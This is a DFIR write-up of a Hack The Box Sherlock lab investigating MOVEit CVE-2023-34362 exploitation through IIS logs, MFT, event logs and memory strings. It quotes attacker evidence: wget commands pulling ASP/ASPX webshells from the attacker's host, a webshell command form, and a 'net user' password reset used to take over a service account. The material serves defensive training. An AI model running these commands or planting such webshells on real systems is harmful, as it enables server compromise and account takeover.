i-like-to Writeup



Prepared by: sebh24

Machine Author(s): sebh24

Difficulty: Easy

Scenario

We have unfortunately been hiding under a rock and did not see the many news articles referencing the recent MOVEit CVE being exploited in the wild. We believe our Windows server may be vulnerable and has recently fallen victim to this compromise. We need to understand this exploit in a bit more detail and confirm the actions of the attacker & retrieve some details so we can implement them into our SOC environment. We have provided you with a triage of all the necessary artifacts from our compromised Windows server.

Description

In this easy-difficulty scenario, Sherlock, our digital landscape may currently be under threat. The source of this potential risk is a recent Common Vulnerabilities and Exposures (CVE) announcement related to the MOVEit software. We may have overlooked this amidst the flurry of news articles.

Our Windows server, which we suspect to be vulnerable, might have already been compromised. You have been tasked with the analysis of artifacts provided in the triage. Your mission is to understand the specifics of this particular exploit, confirm the activities of the potential attacker, and extract valuable details that can be incorporated into our Security Operations Center (SOC)

environment.

Your responsibility will include analyzing the artifacts, answering relevant questions regarding the exploitation of one of our vulnerable, yet critical, hosts, and interpreting these details to help improve our SOC environment.

Artefacts Provided

- i-like-to.zip - 11a9802c2001aa919b94cb701d5201b66346dd3f
  - VMEM File
  - IIS Logs
  - MFT
  - Event Logs
  - PSReadLine Logs
  - Export of moveit.sql

Initial Analysis

After decompressing the zip file with the password `hacktheblue` we have a look at the artifacts provided to us.

```
┌──(sebh24㉿maroc)-[~/Desktop/i-like-to]
└─$ ls -alh
total 4.2G
drwxr-xr-x 2 sebh24 sebh24 4.0K Jul 18 10:13 .
drwxr-xr-x 5 sebh24 sebh24 4.0K Jul 13 12:00 ..
-rw-r--r-- 1 sebh24 sebh24 4.0G Jul 13 10:58 I-like-to-27a787c5.vmem
-rw-r--r-- 1 sebh24 sebh24 163M Jul 13 10:16 Triage.zip
```

Lets break this down, we have a .vmem file, which would usually be taken from a snapshot of a virtual machine. We are however missing the vmss file so utilising vmss2core to convert this vmem file into a raw dump so we can use volatility will not be something we can do. We should still however be able to utilise `strings`.

We additionally have a triage.zip file, once we unzip this file we find a KAPE output from a a Windows server.

```
┌──(sebh24㉿maroc)-[~/Desktop/i-like-to]
└─$ unzip Triage.zip
Archive:  Triage.zip
   creating: Triage/
  inflating: Triage/collection_context.json
  inflating: Triage/log.json
  inflating: Triage/log.json.index
  inflating: Triage/requests.json
   creating: Triage/results/
   creating: Triage/uploads/
  inflating: Triage/uploads.json
  inflating: Triage/uploads.json.index
  inflating: Triage/uploads/moveit.sql
   creating: Triage/uploads/auto/
   creating: Triage/uploads/auto/%5C%5C.%5CC%3A/
```

```
   creating: Triage/uploads/auto/%5C%5C.%5CC%3A/Windows/
   creating: Triage/uploads/auto/%5C%5C.%5CC%3A/Windows/System32/
```

Based on our scenario we understand that the recent MoveIT vulnerability (CVE-2023-34362) may have been exploited. Reading the following link gives us a comprehensive description of this vulnerability.

Moving into the ./Triage/uploads/ directory we can see a moveit.sql file has been collected.

```
┌──(sebh24㉿maroc)-[~/Desktop/i-like-to/Triage/uploads]
└─$ ls -alh
total 912K
drwxr-xr-x 4 sebh24 sebh24 4.0K Jul 13 09:13 .
drwxr-xr-x 4 sebh24 sebh24 4.0K Jul 13 09:13 ..
drwxr-xr-x 4 sebh24 sebh24 4.0K Jul 12 15:44 auto
-rw-r--r-- 1 sebh24 sebh24 893K Jul 13 10:13 moveit.sql
drwxr-xr-x 3 sebh24 sebh24 4.0K Jul 12 15:43 ntfs
```

This file seems to be en export of the moveittransfer DB:

```
-- MySQL dump 10.13  Distrib 8.0.32, for Win64 (x86_64)
-- Host: localhost    Database: moveittransfer
-- ------------------------------------------------------
-- Server version       8.0.32-commercial
/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!50503 SET NAMES utf8mb4 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;
-- Table structure for table `activesessions`
DROP TABLE IF EXISTS `activesessions`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!50503 SET character_set_client = utf8mb4 */;
CREATE TABLE `activesessions` (
  `ID` bigint NOT NULL AUTO_INCREMENT,
```

Navigating into ./Triage/uploads/auto/C%3A/ highlights that the triage collection also has collected the MOVEitTransfer directory and inetpub. This windows server is likely running Windows IIS, which is expected to host the MoveitTransfer web service.


As we are dealing with a KAPE output we understand that we'll potentially have to delve into the MFT and/or Windows Event Logs. A script can be utilised to use Zimmermans Tools, evtxecmd & mftecmd, to convert these into CSV for easier parsing into our tool sets.

```powershell
# User Input for MFT file
$mftFile = Read-Host -Prompt 'Input the MFT file path'
# User Input for output directory
$outputDirectory = Read-Host -Prompt 'Input the output directory path'
# User Input for Event Logs directory
$eventLogsDirectory = Read-Host -Prompt 'Input the Event Logs directory path'

# Ensure the output directory exists
if(!(Test-Path -Path $outputDirectory )) {
    Write-Host "The output directory does not exist. Creating it..."
    New-Item -ItemType Directory -Force -Path $outputDirectory
}
```

```
# Run MFTecmd
$mftOutputFile = Join-Path -Path $outputDirectory -ChildPath "MFTOutput.csv"
& C:\Tools\Zimmerman-Tools\MFTECmd.exe --csv "$mftOutputFile" -f "$mftFile"
Write-Host "MFTecmd completed. The output is saved at $mftOutputFile"

# Run evtxecmd
$evtxOutputFile = Join-Path -Path $outputDirectory -ChildPath "EvtxOutput.csv"
& C:\Tools\Zimmerman-Tools\EvtxECmd\EvtxECmd.exe -d "$eventLogsDirectory" --csv
"$evtxOutputFile"
Write-Host "evtxecmd completed. The output is saved at $evtxOutputFile"
```



Okay whilst that action runs, we can delve into the logs relevant to the MoveIT service, beginning with our IIS web logs. Due to the log file being rather small we open it up in VSCode. Upon opening the log file we immediately notice numerous lines detailing a user agent of "Mozilla/5.0+ (compatible;+Nmap+Scripting+Engine;+https://nmap.org/book/nse.html)". This is indicative of the utilisation of Nmap, an open-source network scanning and security assessment tool that enables users to explore and audit network infrastructures. This tool is regularly used by Threat Actors (TA) as part of reconnaissance and enumeration.

```
2023-07-12 10:11:15 10.10.0.25 OPTIONS / - 80 - 10.255.254.3 Mozilla/5.0+
(compatible;+Nmap+Scripting+Engine;+https://nmap.org/book/nse.html) - 200 0 0 101
2023-07-12 10:11:15 10.10.0.25 GET /nmaplowercheck1689156596 - 80 - 10.255.254.3
Mozilla/5.0+(compatible;+Nmap+Scripting+Engine;+https://nmap.org/book/nse.html) -
404 0 2 128
2023-07-12 10:11:15 10.10.0.25 GET / - 80 - 10.255.254.3 Mozilla/5.0+
(compatible;+Nmap+Scripting+Engine;+https://nmap.org/book/nse.html) - 302 0 0 135
2023-07-12 10:11:15 10.10.0.25 POST / - 80 - 10.255.254.3 Mozilla/5.0+
(compatible;+Nmap+Scripting+Engine;+https://nmap.org/book/nse.html) - 302 0 0 156
2023-07-12 10:11:15 10.10.0.25 GET /robots.txt - 80 - 10.255.254.3 Mozilla/5.0+
(compatible;+Nmap+Scripting+Engine;+https://nmap.org/book/nse.html) - 404 0 2 80
```

Based on the IIS logs alone, the scanning begins at 12/07/2023 10:08:39UTC & ends at 10:11:23UTC. We are able to confirm this utilising the first entry with the NMAP user agent and the last entry in the log file.

Utilising the technical explanation and deep dive into the indicators of compromise by Horizon3 we are able to understand that the steps to identifying successful exploitation of MoveIT will include:

1. Monitor the "/moveitisapi/moveitisapi.dll?action=m2" endpoint for any unusual access patterns or frequent hits. This could indicate potential exploitation attempts.
2. Monitor machine2.aspx access: Keep an eye on access to the machine2.aspx endpoint, as it might indicate an exploitation attempt. An abnormal increase in requests or unusual parameters could be a sign of an ongoing attack.

3. Look for session manipulation: Pay attention to requests passing a transaction parameter of "session_setvars" to machine2.aspx. This indicates an attempt to access the SetAllSessionVarsFromHeaders() function, potentially for unauthorized manipulation of session variables.
4. Detect abnormal header usage: Monitor requests that include headers starting with "X-siLock-SessVar". These headers could be an indication of attempts to set arbitrary values for session variables, bypassing standard cleaning processes.
5. Look for the path to SQL Injection: This includes an unauthenticated call to guestaccess.aspx.

Hunting for the above indicators in the log file we locate our initial potential indicator on line 105 of u_ex230712.log.

`2023-07-12 10:21:53 ::1 POST /machine2.aspx - 80 - ::1 CWinInetHTTPClient - 200 0 0 92`

The above POST request is then followed by all the other indicators as detailed below. Additionally we confirm the malicious IP address being utilised to be 10.255.254.3, an internal address. The user agent observed is Ruby.


```
2023-07-12 10:21:53 ::1 POST /machine2.aspx - 80 - ::1 CWinInetHTTPClient - 200 0
0 92
2023-07-12 10:21:53 10.10.0.25 GET /moveitisapi/moveitisapi.dll action=m2 443 -
10.255.254.3 Ruby - 200 0 0 818
2023-07-12 10:21:53 ::1 POST /machine2.aspx - 80 - ::1 CWinInetHTTPClient - 200 0
0 180
2023-07-12 10:21:53 10.10.0.25 GET /moveitisapi/moveitisapi.dll action=m2 443 -
10.255.254.3 Ruby - 200 0 0 206
2023-07-12 10:24:52 10.10.0.25 GET / - 443 - 10.255.254.3 Ruby - 200 0 0 89
2023-07-12 10:24:52 ::1 POST /machine2.aspx - 80 - ::1 CWinInetHTTPClient - 200 0
0 13
2023-07-12 10:24:52 10.10.0.25 GET /moveitisapi/moveitisapi.dll action=m2 443 -
10.255.254.3 Ruby - 200 0 0 131
2023-07-12 10:24:54 10.10.0.25 POST /guestaccess.aspx - 443 - 10.255.254.3 Ruby -
200 0 0 494
2023-07-12 10:24:54 10.10.0.25 POST /guestaccess.aspx - 443 - 10.255.254.3 Ruby -
200 0 0 677
2023-07-12 10:24:55 10.10.0.25 POST /api/v1/token - 443 - 10.255.254.3 Ruby - 200
0 0 603
2023-07-12 10:24:57 10.10.0.25 GET /api/v1/folders - 443 - 10.255.254.3 Ruby -
200 0 0 920
2023-07-12 10:24:57 10.10.0.25 POST /api/v1/folders/966794435/files
uploadType=resumable 443 - 10.255.254.3 Ruby - 200 0 0 303
2023-07-12 10:24:58 ::1 POST /machine2.aspx - 80 - ::1 CWinInetHTTPClient - 200 0
0 8
2023-07-12 10:24:58 10.10.0.25 GET /moveitisapi/moveitisapi.dll action=m2 443 -
10.255.254.3 Ruby - 200 0 0 81
2023-07-12 10:24:58 10.10.0.25 POST /guestaccess.aspx - 443 - 10.255.254.3 Ruby -
200 0 0 187
2023-07-12 10:24:59 10.10.0.25 POST /guestaccess.aspx - 443 - 10.255.254.3 Ruby -
200 0 0 222
2023-07-12 10:24:59 10.10.0.25 GET /api/v1/files/974134622 - 443 - 10.255.254.3
Ruby - 200 0 0 191
2023-07-12 10:24:59 ::1 POST /machine2.aspx - 80 - ::1 CWinInetHTTPClient - 200 0
0 7
```

```
2023-07-12 10:24:59 10.10.0.25 GET /moveitisapi/moveitisapi.dll action=m2 443 -
10.255.254.3 Ruby - 200 0 0 89
2023-07-12 10:25:00 10.10.0.25 POST /guestaccess.aspx - 443 - 10.255.254.3 Ruby -
200 0 0 166
2023-07-12 10:25:00 10.10.0.25 POST /guestaccess.aspx - 443 - 10.255.254.3 Ruby -
200 0 0 251
2023-07-12 10:25:02 10.10.0.25 PUT /api/v1/folders/966794435/files
uploadType=resumable&fileId=974134622 443 - 10.255.254.3 Ruby - 500 0 0 581
2023-07-12 10:25:02 ::1 POST /machine2.aspx - 80 - ::1 CWinInetHTTPClient - 200 0
0 9
2023-07-12 10:25:02 10.10.0.25 GET /moveitisapi/moveitisapi.dll action=m2 443 -
10.255.254.3 Ruby - 200 0 0 81
2023-07-12 10:25:02 10.10.0.25 POST /guestaccess.aspx - 443 - 10.255.254.3 Ruby -
200 0 0 162
2023-07-12 10:25:03 10.10.0.25 POST /guestaccess.aspx - 443 - 10.255.254.3 Ruby -
200 0 0 195
```

Continuing analysis of the web log, we are able to see the abuse of the MoveIT CVE from the same source on numerous occasions. However, at 11:24:43 UTC we see a change of technique with the TA browsing to a URI not yet seen in our analysis - `move.aspx`.

```
023-07-12 11:24:43 10.10.0.25 GET /move.aspx - 443 - 10.255.254.3 Mozilla/5.0+
(X11;+Linux+x86_64;+rv:102.0)+Gecko/20100101+Firefox/102.0 - 200 0 0 1179
2023-07-12 11:24:47 10.10.0.25 POST /move.aspx - 443 - 10.255.254.3 Mozilla/5.0+
(X11;+Linux+x86_64;+rv:102.0)+Gecko/20100101+Firefox/102.0
https://moveit.htb/move.aspx 200 0 0 159
```

We understand that Threat Actors often deploy are often deploying webshells as part of their attacker TTPs when exploiting the recent MoveIT CVE. At this stage of our analysis we suspect this may be an attacker deployed webshell, however require validating when the file landed on the host. For this we will revert to our previously converted MFT and import it into Timeline Explorer. Alternatively MFT Explorer can also be utilised for this analysis.



We enter "move.aspx" into our search bar to locate the file within our converted MFT in Timeline explorer. We confirm the parent path is `.\MOVEitTransfer\wwwroot\`.



Within this same directory around a similar time to the time the move.aspx file was dropped onto the host, we also locate moveit.asp. When performing analysis in any event it is important to note down a timeline, which would look similar to below:

Date/Time (UTC)	Event
12-07-2023 10:08:39	Initial enumeration begins by TA from 10.255.254.3. Indicated with Nmap user agent found in web logs.
12-07-2023 10:11:23	Initial enumeration ends by TA from 10.255.254.3. Indicated with final NMAP user agent seen in web logs.
12-07-2023 10:21:53	Initial indicator of the exploitation of MoveIT vulnerability found with HTTP POST to /machine2.aspx
12-07-2023 11:19:37	Potential malicious upload of moveit.asp, aspx file not expected to function appropriately on this host.
12-07-2023 11:24:30	Potential webshell upload of move.aspx to .\MoveitTransfer\wwwroot. - located in MFT.

Okay we have some ideas now as to what was potentially uploaded by the TA. Time based analysis is important around the time of access to a system of the TA. We have a vmem file, but no vmss file meaning Volatility will not function against this. There is however nothing stopping us utilising strings now we have an understanding as to what activity the attacker has completed.

Running the command `strings I-like-to-27a787c5.vmem | grep move.aspx` we locate a string indicating wget was ran in the compromised Windows server to retrieve the potential webshell from the attackers host - 10.255.254.3.

```
┌──(sebh24㉿maroc)-[~/Desktop/i-like-to]
└─$ strings I-like-to-27a787c5.vmem | grep move.aspx
c:\MOVEitTransfer\wwwroot\move.aspx
c:\moveittransfer\wwwroot\move.aspx
wget http://10.255.254.3:9001/move.aspx -OutFile move.aspx
<form name="cmd" method="post" action="./move.aspx" id="cmd">
Create_ASP_move_aspx
Create_ASP_move_aspx
c:\MOVEitTransfer\wwwroot\move.aspx
/src/files/c:\moveittransfer\wwwroot\move.aspx
```

If we then utilise the -A & -B switches within grep we can print out 20 lines above and below what we are searching for. Utilising this we retrieve:


```
<HTML>
<HEAD>
<title>awen asp.net webshell</title>
</HEAD>
<body >
<form name="cmd" method="post" action="./move.aspx" id="cmd">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE"
value="/wEPDwULLTE2MjA0MDg4ODhkZNVOZ3tV2TCTi+hEkha/q+A+5xP6tvrMtJaEupnndGLi" />
<input type="hidden" name="__VIEWSTATEGENERATOR" id="__VIEWSTATEGENERATOR"
value="678AED88" />
<input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION"
value="/wEdAANhi3zf7ocw6tYhjdSr5BwWitssAmaVIY7AayhB9duwcnk2JDuMxrvKtMBUSvskgfEkJO
F+BOsGxdOjAd7jGUjGbwkQ2wl4sKonDxvg+iiKWg==" />
```

```
<input name="txtArg" type="text" value="whoami" id="txtArg" style="width:250px;Z-
INDEX: 101; LEFT: 405px; POSITION: absolute; TOP: 20px" />
<input type="submit" name="testing" value="excute" id="testing" style="Z-INDEX:
102; LEFT: 675px; POSITION: absolute; TOP: 18px" />
<span id="lblText" style="Z-INDEX: 103; LEFT: 310px; POSITION: absolute; TOP:
22px">Command:</span>
</form>
</body>
</HTML>
```

The above result confirms our initial suspicion with regards to the webshell. As a confirmation exercise we additionally grep for moveit.asp and confirm our the TA utilised the same technique to retrieve from their attacking host.


```
┌──(sebh24㉿maroc)-[~/Desktop/i-like-to]
└─$ strings I-like-to-27a787c5.vmem | grep moveit.asp
(%systemdrive%\inetpub\wwwroot\moveit.asp
(%systemdrive%\inetpub\wwwroot\moveit.asp
(%systemdrive%\inetpub\wwwroot\moveit.asp
(%systemdrive%\inetpub\wwwroot\moveit.asp
e%\inetpub\wwwroot\moveit.asp
moveit.asp
moveit.asp
C:\inetpub\wwwroot\moveit.asp
moveit.asp
2023-07-12 11:18:36 10.10.0.25 GET /moveit.asp - 443 - 10.255.254.3 Mozilla/5.0+
(X11;+Linux+x86_64;+rv:102.0)+Gecko/20100101+Firefox/102.0 - 404 0 2 106
2023-07-12 11:18:36 10.10.0.25 GET /favicon.ico - 443 - 10.255.254.3 Mozilla/5.0+
(X11;+Linux+x86_64;+rv:102.0)+Gecko/20100101+Firefox/102.0
https://moveit.htb/moveit.asp 200 0 0 369
2023-07-12 11:19:46 10.10.0.25 GET /moveit.asp - 443 - 10.255.254.3 Mozilla/5.0+
(X11;+Linux+x86_64;+rv:102.0)+Gecko/20100101+Firefox/102.0 - 404 3 50 36
2023-07-12 11:20:37 10.10.0.25 GET /moveit.asp - 443 - 10.255.254.3 Mozilla/5.0+
(X11;+Linux+x86_64;+rv:102.0)+Gecko/20100101+Firefox/102.0 - 404 3 50 35
moveit.asp
moveit.asp
moveit.asp
moveit.asp
moveit.asp
https://moveit.htb/moveit.asp
/moveit.asp
wget http://10.255.254.3:9001/moveit.asp
wget http://10.255.254.3:9001/moveit.asp -OutFile moveit.asp
```

Navigating into ./Triage/uploads/auto/C%3A/Users/ highlights a list of users to use as detailed below:




What we confirm is that a moveitsvc account is likely running the compromised service. We go back to our vmem file and strings & then grep for anything with the string moveitsvc.


We locate the following:





```
net user "moveitsvc" 5trongP4ssw0rd
```

This details a password change of the moveitsvc account, we look in the event logs to further validate this activity. Security event ID 4724 is generated when a password is changed. We utilise timeline explorer again, importing our converted EVTX logs. Using filter editor by right clicking on the "Event ID" tab we can apply the filter.





Based on our output, the only log relevant wouold be the log within the time of compromise - line 598874.



We are able to confirm the moveitsvc account's password was modified by the moveitsvc account at 11:09:27. Lets add this to our growing timeline.

Date/Time (UTC)	Event
12-07-2023 10:08:39	Initial enumeration begins by TA from 10.255.254.3. Indicated with Nmap user agent found in web logs.
12-07-2023 10:11:23	Initial enumeration ends by TA from 10.255.254.3. Indicated with final NMAP user agent seen in web logs.
12-07-2023 10:21:53	Initial indicator of the exploitation of MoveIT vulnerability found with HTTP POST to /machine2.aspx
12-07-2023 11:09:27	Attacker changes password for the user account moveitsvc
12-07-2023 11:19:37	Potential malicious upload of moveit.asp, aspx file not expected to function appropriately on this host.
12-07-2023 11:24:30	Potential webshell upload of move.aspx to .\MoveitTransfer\wwwroot. - found in MFT.

At this point its good for us to locate any potential logon by the threat actor utilsing the moveitsvc account. A successful logon event ID is security event 4624.

We confirm the successful logon to the moveitsvc account utilising RDP at 11:11:18.




Lets add this to our timeline:

Date/Time (UTC)	Event
12-07-2023 10:08:39	Initial enumeration begins by TA from 10.255.254.3. Indicated with Nmap user agent found in web logs.
12-07-2023 10:11:23	Initial enumeration ends by TA from 10.255.254.3. Indicated with final NMAP user agent seen in web logs.
12-07-2023 10:21:53	Initial indicator of the exploitation of MoveIT vulnerability found with HTTP POST to /machine2.aspx
12-07-2023 11:09:27	Attacker changes password for the user account moveitsvc
12-07-2023 11:11:18	Successful logon utilising RDP (3389) with the moveitsvc account.
12-07-2023 11:19:37	Potential malicious upload of moveit.asp, aspx file not expected to function appropriately on this host.
12-07-2023 11:24:30	Potential webshell upload of move.aspx to .\MoveitTransfer\wwwroot. - found in MFT.

At this point in our analysis, the only question we haven't answered is the inst ID of the attacker.

After importing the moveit.sql file into a MySQL server we use MySQL workbench to connect.

We can now utilise MySQL work bench and the "log" table to to view the following:



ID	LogTime	Action	InstID	Username	FolderID	FileID	IPAddress
12	2023-06-14 02:35:11	sec_resetlog	3636	1411u00dwv9ye3h	0		
13	2023-06-14 02:35:11	inst_xdefault	0	1411u00dwv9ye3h	0		127.0.0.1
14	2023-06-14 02:39:49	inst_xhostaccess	0	1411u00dwv9ye3h	0		127.0.0.1
15	2023-06-14 02:39:49	inst_xhostaccess	0	1411u00dwv9ye3h	0		127.0.0.1
16	2023-06-14 02:40:13	folder_add	3636	1411u00dwv9ye3h	966927815		127.0.0.1
17	2023-06-14 02:40:13	user_add	3636	1411u00dwv9ye3h	0		127.0.0.1
18	2023-06-14 02:40:24	sec_signoff	0	1411u00dwv9ye3h	0		127.0.0.1
19	2023-06-14 02:40:32	sec_signon	3636	36svvqix50sans4n	0		127.0.0.1
20	2023-06-14 02:41:01	folder_add	3636	36svvqix50sans4n	967021165		127.0.0.1
21	2023-06-14 02:41:01	user_add	3636	36svvqix50sans4n	0		127.0.0.1
22	2023-06-14 02:41:12	sec_signoff	3636	36svvqix50sans4n	0		127.0.0.1
23	2023-06-14 02:41:17	sec_signon	3636	vwj883m5p3944q9r	0		127.0.0.1
24	2023-06-14 02:41:22	sec_signoff	3636	vwj883m5p3944q9r	0		127.0.0.1
35	2023-06-15 01:01:11	sec_checklog	0	Automation	0		
36	2023-06-15 01:01:11	noop	3636	Automation	0	NULL	NULL
37	2023-06-15 01:01:11	sec_resetlog	3636	Automation	0		
38	2023-06-15 01:01:11	sec_checklog	3636	Automation	0		
39	2023-06-15 01:01:15	file_upload	0	Automation	966956396	9671...	SCRIPT
40	2023-07-12 02:11:15	sec_signon	3636	anonymous	0		10.255.254.3
41	2023-07-12 02:11:15	sec_signon	3636	anonymous	0		10.255.254.3
42	2023-07-12 02:11:15	sec_signon	3636	anonymous	0		10.255.254.3
43	2023-07-12 02:11:15	sec_signon	3636	anonymous	0		10.255.254.3
44	2023-07-12 02:11:15	sec_signon	3636	anonymous	0		10.255.254.3
45	2023-07-12 02:11:15	sec_signon	3636	anonymous	0		10.255.254.3
50	2023-07-12 02:25:03	msg_post	1234	Guest:APCUVWMP@WCUURAXH.com	966871855	0	10.255.254.3
